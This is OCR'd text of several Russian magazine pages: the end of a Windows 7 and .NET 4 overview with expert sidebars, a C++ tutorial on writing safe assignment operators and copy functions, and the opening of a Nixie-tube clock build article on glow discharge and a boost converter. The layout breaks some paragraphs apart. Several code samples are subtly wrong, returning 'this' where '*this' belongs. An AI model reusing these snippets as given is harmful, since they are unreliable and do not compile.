В четвертой .NET появилось много нововведений, к примеру, «Lazy Initialiation» — память под объект выделяется, когда это действительно становится нужно, что положительно сказывается на быстродействии программ, созданных на .NET'овских языках. Важной особенностью .NET 4.0 можно назвать и поддержку динамического типа, благодаря появлению ключевого слова dynamic. Теперь при объявлении динамического

МНЕНИЕ ЭКСПЕРТА



Владимир Арустамов
Главный девелопер Arovax, LLC:

Новая ОС от Microsoft с первых бета-релизов завоевала уважение как рядовых пользователей, так и профессиональных разработчиков. Одним из самых заметных нововведений является так называемый «Superbar» — новая панель задач. Поддержка этой новинки требует некоторых затрат со стороны разработчиков софта, но улучшение юзабилити перекрывает все трудозатраты на реализацию новых возможностей. Создание эффектного пользовательского интерфейса значительно упрощается, благодаря Windows 7 Animation Manager. Большинство современных пользователей любят красивые и эффектные графические интерфейсы и поддержка интерактивной анимации в приложениях на уровне ОС значительно упростит жизнь разработчикам.
Также стоит отметить механизм Windows Error Reporting и службу Winqual, которые были значительно усовершенствованы со времен Windows Vista, с учетом накопленного опыта их использования.
Технология Restart Manager поможет избежать неприятностей в случае сбоев программного обеспечения, которая перезапустит приложение и попытается восстановить рабочие данные после критической ошибки.

МНЕНИЕ ЭКСПЕРТА



Андрей Комаров,
Технический директор ИТЦ «Аналитика» www.itdefence.ru:

Windows 7 с точки зрения безопасности воплотила в себе значительные изменения. Технология Windows Filtering Platform (WFP) в первую очередь ориентирована на разработчиков антивирусных продуктов и софтверных персональных МСЭ. Она позволяет через специальный интерфейс взаимодействовать собственным продуктам с возможностями встроенного Windows Firewall.
Также появилась возможность шифровать съемные отделяемые носители штатными средствами ОС (расширение функционала BitLocker). Похожий по названию, но отличный по назначению Applocker предотвращает запуск морально устаревшего ПО, версии которого могут содержать критические бреши в безопасности.
Принципиально новой функцией, существенно усиливающей безопасность, является служба Windows Biometric Service, которая выступает в качестве средства связывания клиентских приложений с устройствами биометрической защиты. Ранее для этого требовалось внедрение дополнительных драйверов, компонентов, поставляемых со стороны вендора. Windows 7 является первой операционной системой, позволяющей удостовериться в безопасности соединения с сервером DNS и в том, что на сервере выполняется проверка DNSSEC от его имени. Хотя технология DNSSEC еще не столь обжита, тем не менее, она есть на ряде ресурсов российских регистраторов.



.NET FRAMEWORK 4 BETA ДОСТУПНА ДЛЯ ЗАГРУЗКИ



links
blogs.msdn.com/windev — русская версия блога «Windows 7 for Developers».
aspnetmania.com — сайт об ASP .NET.

объекта можно обращаться к любому члену класса, при этом не зная заранее, что это за класс (то есть, не зная типа).
В .NET Framework 4.0 интегрированы WF и WCF, что упрощает разработку ориентированных на службы приложений. WCF и WF — взаимодополняющие технологии. Для тех, кто с ними незнаком, проще всего представить эту пару следующим образом: WCF снаружи, WF внутри. WCF используется для предоставления внешнего интерфейса службы приложения, а WF — для описания внутреннего потока, состояний и переходов приложения.
Ранее .NET Framework 3.5 представила заманчивую возможность отправки и получения WF. С помощью этих действий WF можно упростить процесс координации нескольких служб для выполнения комплексных, долговременных рабочих процессов.
.NET Framework 4.0 поставляется с усовершенствованной библиотекой базовых действий, содержащей несколько новых действий. «Майкрософт» также планирует предоставлять дополнительные действия WF через CodePlex между крупными выпусками .NET Framework. А в будущих выпусках (или в CodePlex) будет больше рабочих действий, с тем, чтобы уменьшить необходимость в разработке собственных. Поскольку «Майкрософт» использует CodePlex, пользователям предоставляется хорошая возможность донести, какие дополнительные действия они хотят видеть.
.NET Framework 4.0 также предоставляет некоторые новые действия рабочей среды для вызова методов CLR (MethodInvoke), для выделения значений переменным рабочего процесса (Assign) и для прямого сохранения работающего экземпляра рабочего процесса (Persist).

ЗАКЛЮЧЕНИЕ

В статье я не затронул и половины всех новых возможностей, которые представлены к услугам программиста в новой Windows 7.
Эта операционная система предлагает столько новых функциональных возможностей, что голова идет кругом. И что-то подсказывает мне, мой друг, что пора, пора делать выбор в пользу Windows 7!

DEEONIS DEEONIS@GMAIL.COM



КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Три правила кодинга на С++ для настоящих спецов

В ПРОШЛОМ НОМЕРЕ МЫ СНОВА НАЧАЛИ ЗНАКОМИТЬСЯ С НЕБОЛЬШИМИ ТРЮКАМИ И ПРАВИЛАМИ КОДИНГА НА С++. В ЭТОЙ СТАТЬЕ МЫ ПРОДОЛЖИМ ИЗУЧАТЬ ПОДВОДНЫЕ КАМНИ ЭТОГО ОБЪЕКТНО-ОРИЕНТИРОВАННОГО ЯЗЫКА ПРОГРАММИРОВАНИЯ. ЕСЛИ ТЫ ХОЧЕШЬ ПИСАТЬ ПО-НАСТОЯЩЕМУ КАЧЕСТВЕННЫЕ ПРОГРАММЫ, ТО ОБЯЗАТЕЛЬНО ПРОЧТИ СЛЕДУЮЩИЕ ПАРУ СТРАНИЦ.

Сегодня мы поговорим об операторе присваивания в языке С++. Казалось бы, что такого страшного может быть в этом маленьком знаке «=»? А нет, даже тут великий CPP готовит нам свои сюрпризы. Итак, поехали.

ПРАВИЛО №1

Одно из интересных свойств присваивания в С++ заключается в том, что его можно выполнять последовательно. Кроме того, оператор присваивания правоассоциативен. Что это значит? Продемонстрируем следующий код:

ЧУДЕСНЫЙ ОПЕРАТОР ПРИСВАИВАНИЯ

```
int x,y,z;

x = y = z = 15;

// Строка выше и строка ниже - в
принципе, одно и то же.

// Скобки показывают последователь-
ность выполнения присваиваний
x = (y = (z = 15));
```

Здесь переменной z присваивается значение 15, затем результат присваивания



(новое значение z) присваивается переменной y, после чего новое значение y присваивается переменной x. Достигается это за счет того, что оператор присваивания возвращает ссылку на свой левый аргумент, и этому соглашению мы должны следовать при реализации операторов присваивания в своих классах.

ОПЕРАТОР «=» В СВОИХ КЛАССАХ

```
class Widget {

public:
  ...
  // Возвращаемый тип — ссылка на текущий класс
  Widget& operator=(const Widget& rhs)
  {
    ...
    // возвращаем объект из левой части выражения
    return *this;
  }
  ...
};
```

Это соглашение касается всех операторов присваивания, а не только стандартной его формы. Так, например, для операторов += и = с приведением типа аргумента их определение будет выглядеть так:

ОПРЕДЕЛЕНИЕ НЕСТАНДАРТНЫХ ОПЕРАТОРОВ ПРИСВАИВАНИЯ

```
class Widget {
public:
   ...
   // Соглашение распространяется на +=, -= и т.д.
   Widget& operator+=(const Widget& rhs)
   {
     ...
     return *this;
   }
   // это относится даже к параметрам разных типов
   Widget& operator=(int rhs)
   {
     ...
     return *this;
   }
   ...
};
```

Это всего лишь соглашение и, если мы не будем его придерживаться, наша программа все равно будет скомпилирована. Но этому соглашению следуют все встроенные типы и типы стандартной библиотеки, такие как string, vector и т.д. Если у нас нет веской причины нарушать его, лучше этого и не делать.
Из первого правила нам нужно запомнить, что оператор присваивания следует писать так, чтобы он возвращал ссылку на *this.

ПРАВИЛО №2

Во втором правиле мы узнаем, что может случиться, если не осуществлять проверку на присваивание самому себе. Некоторые спросят: «Как такое возможно?». Можешь не сомневаться, вероятность такого присваивания очень высока. Следующий кусок кода покажет разные ситуации, в которых присваивание самому себе осуществимо:

ПОТЕНЦИАЛЬНОЕ ПРИСВАИВАНИЕ САМОМУ СЕБЕ

```
class Widget {...};

Widget w;
...
// очевидное присваивание самому себе
w = w;

// а это уже менее очевидно
a[i] = a[j];
*px = *py;
```

Эти не совсем очевидные случаи присваивания себе являются результатом так называемого совмещения имен (aliasing), когда на один и тот же объект ссылаются несколькими разными способами. Программа, которая оперирует ссылками или указателями на объекты одного и того же типа, должна считаться с тем, что эти объекты могут совпадать. Необязательно даже, чтобы два объекта имели одинаковый тип. Если они принадлежат к одной иерархии классов, то ссылка или указатель на базовый класс могут в действительности относиться к производному классу.

ЕЩЕ ОДНО ПРИСВАИВАНИЕ СЕБЕ

```
class Base {...};

class Derived: public Base {...};

// rb и *pb могут быть одним и тем же объектом
void doSomething(const Base& rb, Dereved *pb);
```

Если мы будем писать объект для управления ресурсами, о котором я рассказывал в прошлой статье, то нам непременно придется подумать о безопасности присваивания. Может сложиться ситуация, в которой мы случайно освободим ресурс до его использования. Предположим, что мы создали класс, который содержит указатель на динамический объект класса Bitmap. Ниже приведена реализация оператора присваивания, которая на первый взгляд кажется совершенно нормальной, но становится опасной в случае присваивания самому себе или при возникновении исключения.

ОПАСНЫЙ OPERATOR=

```
class Bitmap {...};

class Widget {
     ...
private:
     Bitmap *pb;
};
```

```
Widget& Widget::operator=(const Widget& rhs)
{
        delete pb;
        pb = new Bitmap(*rhs.pb);
        return *this;
}
```

Проблема в том, что в теле operator= *this (чему присваивается значение) и rhs (что присваивается) могут оказаться одним и тем же объектом. В этом случае delete удалит не только старый Bitmap, принадлежащий текущему объекту, но и новый, который мы хотим присвоить. В результате, по завершению выполнения кода оператора мы получим в pb указатель на несуществующий объект, хотя рассчитывали там увидеть совсем другое.
Традиционный способ решить эту проблему состоит в том, чтобы в начале operator= выполнить проверку на присваивание самому себе:

ПРОВЕРКА НА ПРИСВАИВАНИЕ СЕБЕ

```
Widget& Widget::operator=(const Widget& rhs)
{
        // проверка на совпадение
        if (this == &rhs) return *this;

        delete pb;
        pb = new Bitmap(*rhs.pb);
        return *this;
}
```

Такая проверка позволяет избежать ошибки, описанной выше, но есть еще проблема с безопасностью в контексте исключений. Например, выражение new Bitmap может вызвать исключение по причине недостатка свободной памяти, или исключение возбудит конструктор копирования Bitmap. При таком развитии событий Widget также будет содержать указатель на несуществующий Bitmap. Подобные указатели — главные причины того, что многие программисты проводят долгие часы в компании отладчика. Но существует способ сделать реализацию operator= одновременно безопасной в плане исключений и безопасной по части присваивания самому себе. Способ достаточно прост — надо лишь провести серию присваиваний в правильном порядке. Следующий кусок кода безопасен и в контексте исключений, и в контексте присваивания себе:

ПОЛНОСТЬЮ БЕЗОПАСНЫЙ КОД

```
Widget& Widget::operator=(const Widget& rhs)
{
        Bitmap *pOrig = pb;
        pb = new Bitmap(*rhs.pb);
        delete pOrig;

        return *this;
}
```

Здесь мы просто не удаляем pb до тех пор, пока не скопируем то, на что он указывает. Теперь, если new Bitmap возбудит исключение, то pb (а также и объект Widget, которому он принадлежит) останется неизменным. Даже без проверки на совпадение здесь обрабатывается присваивание самому себе, так как мы сделали копию исходного объекта Bitmap, удалили его, а затем направили указатель на сделанную копию. Кстати, применение такого подхода в большинстве случаев оправдано также и с точки зрения производительности. А вот вопрос «почему так?», — и будет твоим домашним заданием.

Альтернативой ручному упорядочиванию инструкций в operator= может быть обеспечение безопасности в контексте исключений и присваивания самому себе за счет применения техники «копирования с обменом» («copy and swap»). Это достаточно распространенный способ написать оператор присваивания, и на него стоит взглянуть:

«COPY AND SWAP»

```
class Widget {
        …
        void swap(Widget& rhs);
        ...
}

Widget& Widget::operator=(const Widget& rhs)
{
        Widget temp(rhs);

        swap(temp);
        return *this;
}
```

Здесь оператор присваивания можно объявить как принимающий аргумент по значению, а передача объекта по значению — фактически создание копии этого объекта.
Надо запомнить, что всегда следует убеждаться в правильности поведения operator=, когда объект присваивается самому себе. Для этого можно сравнить адреса исходного и целевого объектов, аккуратно упорядочить инструкции или применить идиому копирования обменом. Также следует убедиться, что все функции, оперирующие более чем одним объектом, ведут себя корректно при совпадении этих объектов.


ПРАВИЛО №3

В хорошо спроектированных объектно-ориентированных программах, которые инкапсулируют внутреннее устройство объектов, копированием занимаются только две функции: оператор присваивания и конструктор копирования. Назовем их функциями копирования. Если мы самостоятельно не определяем поведение этих функций, то компилятор сгенерирует их код за нас. Эти автоматически созданные функции ведут себя в точности так, как мы это от них ожидаем — копируют все данные исходного объекта.
В случае, когда мы сами решаем написать код копирующих функций, компилятор снимет с себя всю ответственность и не будет следить за тем, насколько полно мы копируем данные объекта.
Рассмотрим следующий код, который реализует класс, представляющий заказчиков. Функции копирования в этом классе написаны вручную, и каждый их вызов протоколируется:

КЛАСС CUSTOMER

```
// делает запись в протокол
void logCall (const std::string& funcName);

class Customer {
public:
        …
        Customer (const Customer& rhs);
        Customer& operator= (const Customer& rhs);
        …
private:
        std::string name;
};
```



```
Customer::Customer (const Customer& rhs)
: name(rhs.name)
{
        logCall("Конструктор копирования Customer");
}

Customer& Customer::operator=(const Customer& rhs)
{
        logCall("Копирующий оператор присвоения
Customer");
        name = rhs.name;
        return this;
}
```

Все выглядит отлично. И на самом деле так оно и есть, до тех пор, пока мы не добавим в класс новый член. С этого момента существующие функции копирования копируют только часть объекта. Большинство компиляторов не выдадут никакого предупреждения, даже на самом высоком уровне диагностики. Решение тут очевидно — надо переписать конструктор копирования и все операторы присваивания. Казалось бы, задача достаточно проста, и про обновление копирующих функций не вспомнит только дурень, но поверь мне, это не совсем так. Есть еще более коварные случаи проявления такой ситуации. Например, наследование:

НАСЛЕДОВАНИЕ И КОПИРУЮЩИЕ ФУНКЦИИ

```
class PriorityCustomer: public Customer {

public:
   ...
   PriorityCustomer (const PriorityCustomer& rhs);
   PriorityCustomer& operator= (
      const PriorityCustomer& rhs);
   ...

private:
   int priority;
};

PriorityCustomer::PriorityCustomer
   (const PriorityCustomer& rhs)
   : priority(rhs.priority)
{
   logCall("Конструктор копирования PriorityCustomer");
}

PriorityCustomer& PriorityCustomer::operator=(
   const PriorityCustomer& rhs)
{
   logCall("Копирующий оператор присвоения
PriorityCustomer");
   priority = rhs.priority;
   return this;
}
```

На первый взгляд копирующие функции в классе PriorityCustomer обрабатывают все его члены, но на деле копируются только данные, объявленные в PriorityCustomer. Однако каждый объект PriorityCustomer содержит члены, унаследованные от Customer, а они-то и не копируются! Конструктор копирования PriorityCustomer не упоминает в своем списке инициализации члены Customer, поэтому эти данные будут инициализированы конструктором по умолчанию класса Customer.

Для оператора присваивания PriorityCustomer ситуация ничуть не лучше. Он не выполняет попыток инициализировать данные-члены базового класса, поэтому они остаются неизменными. Чтобы решить проблему, надо скопировать части базового класса. Обычно они находятся в закрытом разделе класса, поэтому копирующие функции производного класса должны вызывать соответствующие функции базового класса:

ПРАВИЛЬНЫЕ КОПИРУЮЩИЕ ФУНКЦИИ

```
PriorityCustomer::PriorityCustomer
   (const PriorityCustomer& rhs)
// вызываем копирующий конструктор
// базового класса
   : Customer(rhs),
   priority(rhs.priority)
{
   logCall(
      "Конструктор копирования PriorityCustomer");
}

PriorityCustomer&
   PriorityCustomer::operator=
   (const PriorityCustomer& rhs)
{
   logCall("Копирующий оператор присвоения
PriorityCustomer");

   // присваиваем значение данным-членам
   // базового класса
   Customer::operator=(rhs);

   priority = rhs.priority;
   return this;
}
```

Часто код в конструкторе копирования и операторе присваивания совпадает, и может возникнуть желание использовать одну функцию в теле другой для предотвращения дублирования кода. Но я настоятельно не советую этого делать.


Нет смысла вызывать конструктор копирования из оператора присваивания, поскольку тем самым мы пытаемся создать объект, который уже существует. Попытка выполнить обратную операцию — из конструктора копирования вызвать оператор присваивания также бессмысленна. Конструктор инициализирует новые объекты, а оператор присваивания работает с уже существующими экземплярами.

Разумеется, есть способ избежать дублирования кода, и он достаточно прост. Надо лишь создать закрытую функцию-член, которая будет выполнять этот дублирующийся код. Конструктор копирования и оператор присваивания будут вызывать эту функцию в своем теле.

Из третьего правила надо запомнить, что копирующие функции должны гарантировать копирование всех членов-данных объекта и частей его базовых классов. Не пытайся реализовать одну из функций копирования через другую. Вместо этого лучше создать общую функцию и поместить в нее нужную функциональность.

ЗАКЛЮЧЕНИЕ

Вроде бы, такие простые вещи, как присваивание и копирование, не должны иметь подводных камней. Однако программирование — дело не такое простое, как иногда кажется. Многие особенности языка C++ начинают всплывать, только если разрабатывать по-настоящему серьезные программы.



БЕТОННЫЕ ЧАСЫ НЕОНОВАЯ ХОРОЛОГИЯ

КАК ВЫГЛЯДИТ БОЛЬШИНСТВО СОВРЕМЕННЫХ ЭЛЕКТРОННЫХ ЧАСОВ? ЛЕГКО ПРЕДСТАВИТЬ — ПЛАСТМАССОВЫЙ КОРПУС, СЕГМЕНТНЫЕ ЦИФРЫ НА СЕРОМ ЖК-ТАБЛО... ИЛИ СВЕТЯЩИЕСЯ НА СВЕТОДИОДНОМ. БЕЗ РАЗНИЦЫ — ВСЕ ОНИ ОЧЕНЬ ОБЫДЕННЫ И ПОХОЖИ ДРУГ НА ДРУГА, КАК ДВЕ КАПЛИ ВОДЫ. ДЛЯ ИЗГОТОВЛЕНИЯ НАШИХ ЧАСОВ МЫ ОБРАТИМСЯ К ЭПОХЕ КИБЕРНЕТИКИ, И СДЕЛАЕМ ИХ ПО САМЫМ НЕСОВРЕМЕННЫМ ТЕХНОЛОГИЯМ!

НЕОНОВЫЕ ИНДИКАТОРЫ

Прототипы неоновых индикаторов, всемирно известных как NIXIE, были разработаны в небольшой лаборатории производителя электровакуумных приборов Haydu Brothers Laboratories, которую впоследствии выкупила фирма Burroughs Corporation вместе с принадлежащей ей торговой маркой NIXIE. А в 1954 году индикаторы были представлены на рынок. Название NIXIE было получено из аббревиатуры «NIX I» (Numeric Indicator eXperimental No. 1), и прочно укрепилось в обиходе для обозначения неоновых газоразрядных индикаторов.

Надо заметить, что первые серийные индикаторы появились еще в 1930-х годах, но в то время их применение было сильно ограничено грубой конструкцией самих приборов и еще не достаточно развитой элементной базой. А самые первые приборы индикации, работающие на основе принципа тлеющего разряда, были запатентованы в 1920 году, когда после изобретения радиоламп началось мощное и интенсивное изучение электрических процессов в вакууме и сильноразреженных газах.

ПРИНЦИП РАБОТЫ NIXIE

Неоновые индикаторы — это газоразрядные приборы низкого давления, работающие на основе процессов тлеющего разряда. Прежде чем приступить к объяснению принципа работы газоразрядных приборов, рассмотрим процесс прохождения электрического тока в газе.

Под действием сильного электрического поля с атомов инертного газа срываются электроны, которые устремляются к аноду, а оставшиеся положительно заряженные ионы направляются к катоду. Этот процесс называется пробоем газового столба. Затем, в результате интенсивной бомбардировки катода положительными ионами, начинается вторичная электронная эмиссия, и возникает устойчивый тлеющий разряд. Одновременно с процессом ионизации газа происходит и обратное явление, при котором ионы превращаются в нейтральные атомы. Превращение ионов газа в нейтральные атомы называется рекомбинацией; при этом выделяется энергия, под действием которой происходит свечение ионизированного газа.


Непосредственно к катоду 1 примыкает тонкое, толщиной в доли миллиметра, астоново темное пространство 2. Здесь электроны, выбитые из катода, еще не успели приобрести скорости, достаточные для возбуждения атомов газа, поэтому в этой области свечения нет. Далее идет светящаяся пленка 3, в которой разогнанные электроны возбуждают, но еще не ионизируют атомы инертного газа. Возбужденные атомы испускают кванты света с характерным для этого газа цветом свечения. Так, тлеющий разряд в неоне сопровождается интенсивным красно-оранжевым светом.

Затем следует темное катодное пространство 4, в котором начинаются процессы ионизации атомов, а также нарастают электронные лавины. Образовавшиеся в этой области положительные ионы несутся назад, бомбардируя катод и вызывая вторичную электронную эмиссию.

Большое количество быстрых лавинных электронов атакует следующий слой. Начинается он резкой светящейся границей и называется областью тлеющего свечения 5. Здесь происходит рекомбинация электронов с положительными ионами.

Тлеющее свечение постепенно переходит в фарадеево темное пространство 6, куда быстрые электроны, рожденные электронными лавинами, уже не долетают. За этим пространством следует положительный столб разряда 7, занимающий всю оставшуюся область до анода 8 и светящийся благодаря процессам рекомбинации. Напряжение, при котором образуется тлеющий разряд, называется напряжением зажигания. Зависит оно от множества факторов, таких как состав газа, давление, расстояние между электродами, их материал и форма.

В основу работы газоразрядных индикаторов положено явление светя-



ИНДИКАТОР ИН-1, ОБЩИЙ ВИД И СХЕМА ОБОЗНАЧЕНИЯ

ПРИНЦИП РАБОТЫ ПОВЫШАЮЩЕГО ПРЕОБРАЗОВАТЕЛЯ

щейся пленки около катода. Неоновый индикатор представляет собой стеклянную колбу с набором запаянных в нее электродов, наполненную разряженным неоном. Анод изготавливается в виде стакана, накрытого сеткой, и на него подается положительное потенциал. Катоды в виде проволоки сформированы в одну из десяти арабских цифр и помещены внутрь стакана. Если на один из катодов подать отрицательный потенциал, инертный газ начинает светиться вокруг проволоки. Технологически давление внутри баллона подобрано так, чтобы свечение получалось равномерным и ярким. Таким образом, подавая напряжение на один из катодов, можно «высвечивать» любую цифру от 0 до 9.

ИСТОЧНИК ПИТАНИЯ ДЛЯ NIXIE

Для зажигания газа требуется высоковольтный источник питания. У разных типов ламп напряжение зажигания может быть разным, но для всех неоновых индикаторов оно лежит в пределах 150-200 В. Раньше такое напряжение снимали со вторичной обмотки габаритного и увесистого трансформатора, который одновременно питал и низковольтную часть прибора, но сейчас достать такой специфичный трансформатор становится весьма проблематично.
С помощью современной электронной базы можно создать малогабаритный преобразователь, с меньшей стоимостью и более высоким КПД, который элементарно разместится в плоскости основной платы. Все устройство может питаться от низковольтного источника питания, например, готового импульсного блока питания, а высокое напряжение для NIXIE будет получаться штатно непосредственно из низковольтного. Такой же принцип питания используется в ЖК-дисплеях и многих других современных бытовых приборах. Разберемся в принципе работы повышающего преобразователя.
Повышающий преобразователь состоит из источника питания B, дросселя L, ключа SW, диода VD, накопительного конденсатора C и нагрузочного сопротивления R.
При замыкании ключа SW (обозначено красным) дроссель L окажется напрямую подключенным к источнику питания. В силу инерционности дросселя (фундаментальное свойство индуктивности) ток не может увеличиться скачкообразно, а будет нарастать линейно, при этом будет происходить накопление энергии магнитного поля. Напряжение в точке соединения диода VD и дросселя L равно нулю, поэтому диод закрыт. Подачу тока в это время в нагрузку обеспечивает конденсатор C.
При размыкании ключа SW (обозначено синим) ток не может мгновенно уменьшиться, опять же в силу инерционности дросселя, и поэтому продолжает течь. Напряжение на катушке мгновенно увеличивается до уровня, обеспечивающего протекание тока. В теории — хоть до бесконечности, в реальности же произойдет искровой разряд через воздух. Но дроссель слева подключен к источнику питания, а справа через диод к накопительному конденсатору с уже имеющимся некоторым зарядом. Таким образом, нарастание напряжения продолжится с напряжения, имеющегося на конденсаторе. Ток в дросселе при этом будет линейно уменьшаться, а напряжение на конденсаторе расти.
Величина напряжения в пике зависит от нескольких факторов: индуктивности дросселя, длительности открытого, закрытого состояния ключа и скорости его выключения. Величина пульсаций этого напряжения как параметр качества питания, в свою очередь, зависит от: емкости конденсатора, частоты работы ключа и тока потребляемого нагрузкой. Важно, чтобы ни при каких обстоятельствах сердечник дросселя не переходил в насыщение. Если это происходит, то дроссель уже не в состоянии накапливать энергию магнитного поля, а сопротивление его по постоянному току становится крайне мало. Это означает, что в насыщении мощный дроссель превращается в простой проводник, который замыкает через ключ источник питания. В результате КПД устройства резко падает, а ключ и источник питания сильно разогреваются. В конечном счете, это приводит к выходу из строя ключа или источника питания. Чтобы этого не произошло, нужно правильно выбрать параметры преобразователя.
Итак, перед нами одна из тысяч схем повышающих преобразователей. Хочется сразу обратить внимание, что схема несколько нестандартна. Обычно для управления силовым ключом используется специальный ШИМ-контролер, например, MC34063. Здесь используется универсальный аналоговый таймер NE555, а управление и стабилизация реализована с помощью частотной модуляции [1]. Интересно заметить, что многие специализированные микросхемы ШИМ-контролеров в своем сердце имеют все тот же универсальный таймер. Разберемся, как работает преобразователь.
Таймер NE555 включен как мультивибратор по стандартной схеме. Цепочкой R5R6C4 определяется частота и скважность импульсов. Таймер обеспечивает работу повышающего преобразователя L1VT1VD1C3. На резисторах R1R2R3 собран делитель напряжения, который вместе с VT2 и R4 образуют цепь обратной связи. Вывод CONTR-таймера позволяет получить доступ к опорному напряжению компаратора. Если транзистор VT2 начинает открываться, то это приведет к притягиванию внутреннего опорного напряжения к земле, вследствие чего увеличивается частота генерации. Увеличение частоты при неизменных остальных элементах приводит к уменьшению выходного напряжения. Это легко видно из уравнения баланса накопленной и расходуемой энергии [1].
В качестве ключа используется IRF830 с максимальным напряжением 500 В, максимальным током 4 А и сопротивлением канала 1,5 Ом. Диод высокочастотный FR04 с обратным напряжением 400 В. Дроссель — 100 мкГн, рассчитанный на ток не менее 4 А. Для IRF830 требуется также небольшой радиатор, так как в пике через него проходит весьма солидный ток.
В цепи обратной связи используется высоковольтный транзистор BF487, с максимальным напряжением коллектор-эмиттер 400 В. На самом деле, нет строгой необходимости использовать именно этот транзистор. Вместо него подойдет и любой другой низковольтный маломощный транзистор структуры n-p-n, например, BC547. Но эта схема не имеет никаких цепей и средств защиты от коротких замыканий или перегрузок. В повышающих преобразователях без серьезного усложнения и вмешательства в основную цепь питания невозможно реализовать такую защиту. Как показала практика, нестандартные ситуации, имею-


